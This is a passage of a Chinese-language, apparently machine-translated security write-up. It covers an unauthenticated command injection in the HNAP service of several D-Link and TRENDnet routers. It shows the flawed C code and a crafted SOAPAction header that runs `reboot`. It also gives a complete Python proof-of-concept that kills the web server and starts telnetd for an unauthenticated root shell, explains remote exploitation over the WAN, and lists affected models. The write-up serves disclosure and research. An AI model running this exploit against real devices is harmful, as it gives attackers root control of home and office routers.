显然，hnap\_main正在使用SOAPAction头中的数据作为系统命令的一部分！ 如果SOAPAction头的内容没有被清理，并且我们可以在没有认证的情况下进入这个代码块，这是一个很有前途的命令注入漏洞。  
回到hnap\_main的开头，它的第一个检查之一是查看SOAPAction头是否等于字符串http://purenetworks.com/HNAP1/GetDeviceSettings; 如果是这样，那么它跳过验证检查。 这是预料之中的，因为我们已经确定GetDeviceSettings操作不需要认证：



但是，请注意strstr用于此检查，它仅指示SOAPAction标头包含http://purenetworks.com/HNAP1/GetDeviceSettings字符串，而不是头等于该字符串。  
因此，如果SOAPAction头包含字符串http://purenetworks.com/HNAP1/GetDeviceSettings，则代码将继续从头中解析动作名称（例如，GetDeviceSettings）并删除任何尾随的双引号



它是动作名称（例如，GetDeviceSettings），由上述代码解析出头部，即sprintf到由系统执行的命令字符串中。  
这里是C代码，以帮助突出上述逻辑中的缺陷：

/\* Grab a pointer to the SOAPAction header \*/

SOAPAction = **getenv**("HTTP\_SOAPACTION");

/\* Skip authentication if the SOAPAction header contains "<http://purenetworks.com/HNAP1/GetDeviceSettings>" \*/

**if**(**strstr**(SOAPAction, "<http://purenetworks.com/HNAP1/GetDeviceSettings>") == NULL)

{

    /\* do auth check \*/

}

/\* Do a reverse search for the last forward slash in the SOAPAction header \*/

SOAPAction = **strrchr**(SOAPAction, '/');

**if**(SOAPAction != NULL)

{

    /\* Point the SOAPAction pointer one byte beyond the last forward slash \*/

    SOAPAction += 1;

    /\* Get rid of any trailing double quotes \*/

**if**(SOAPAction[**strlen**(SOAPAction)-1] == '"')

    {

        SOAPAction[**strlen**(SOAPAction)-1] = '\0';

    }

}

**else**

{

**goto** failure\_condition;

}

/\* Build the command using the specified SOAPAction string and execute it \*/

**sprintf**(command, "sh %s%s.sh > /dev/console", "/var/run/", SOAPAction);

**system**(command);

由此得出的两个重要结论是：  
如果SOAPAction标头包含字符串http://purenetworks.com/HNAP1/GetDeviceSettings没有验证检查  
传递给sprintf（最终系统）的字符串是SOAPAction头中最后一个正斜杠后的所有内容


因此，我们可以很容易地设计一个满足“无验证”检查的SOAPAction头，并允许我们将任意字符串传递给系统：

SOAPAction: "<http://purenetworks.com/HNAP1/GetDeviceSettings/>`reboot`"


头部的http://purenetworks.com/HNAP1/GetDeviceSettings部分满足“no auth”检查，而'reboot`字符串最终传递到系统：



用telnet替换重新启动产生一个telnet服务器，它提供一个未经身份验证的root shell：



如果启用远程管理，则HNAP请求将得到WAN的授权，从而可以进行远程利用。 当然，路由器的防火墙将阻止任何来自WAN的传入telnet连接; 一个简单的解决方案是关闭HTTP服务器并在HTTP服务器绑定的任何端口上产生远程登录服务器：



请注意，wget请求将挂起，因为cgibin基本上等待telnetd返回。 一个小小的Python PoC让攻击更轻松：

#!/usr/bin/env python

**import** sys

**import** urllib2

**import** httplib

**try**:

    ip\_port **=** sys.argv[1].split(':')

    ip **=** ip\_port[0]

**if** len(ip\_port) **==** 2:

        port **=** ip\_port[1]

**elif** len(ip\_port) **==** 1:

        port **=** "80"

**else**:

**raise** IndexError

**except** IndexError:

    print "Usage: %s <target ip:port>" **%** sys.argv[0]

    sys.exit(1)

url **=** "<http://%s:%s/HNAP1>" **%** (ip, port)

# NOTE: If exploiting from the LAN, telnetd can be started on

#       any port; killing the http server and re-using its port

#       is not necessary.

#

#       Killing off all hung hnap processes ensures that we can

#       re-start httpd later.

command **=** "killall httpd; killall hnap; telnetd -p %s" **%** port

headers **=** {

            "SOAPAction"    : '"<http://purenetworks.com/HNAP1/GetDeviceSettings/>`%s`"' **%** command,

          }

req **=** urllib2.Request(url, None, headers)

**try**:

    urllib2.urlopen(req)

**raise** Exception("Unexpected response")

**except** httplib.BadStatusLine:

    print "Exploit sent, try telnetting to %s:%s!" **%** (ip, port)

    print "To dump all system settings, run (no quotes): 'xmldbc -d /var/config.xml; cat /var/config.xml'"

    sys.exit(0)

**except** Exception:

print "Received an unexpected response from the server; exploit probably failed. :("

我已经测试了v1.00和v1.03固件（1.03是本文写作时的最新版本），并且都很脆弱。 但是，与大多数嵌入式漏洞一样，此代码也会悄悄进入其他设备。

分析“所有的固件”是很乏味的，所以我把这个bug交给了我们的离心机团队，他们有一个很棒的自动分析系统。 离心机发现至少以下设备也很脆弱：

DAP-1522 revB

DAP-1650 revB

DIR-880L

DIR-865L

DIR-860L revA

DIR-860L revB

DIR-815 revB

DIR-300 revB

DIR-600 revB

DIR-645

TEW-751DR

TEW-733GR

AFAIK，无法在任何这些设备上禁用HNAP

更新：

看起来这个同样的bug是在今年早些时候由Samuel Huntly发现的，但是只有DIR-645的报告和修补。 这个补丁看起来很糟糕，所以期待一个后续的帖子。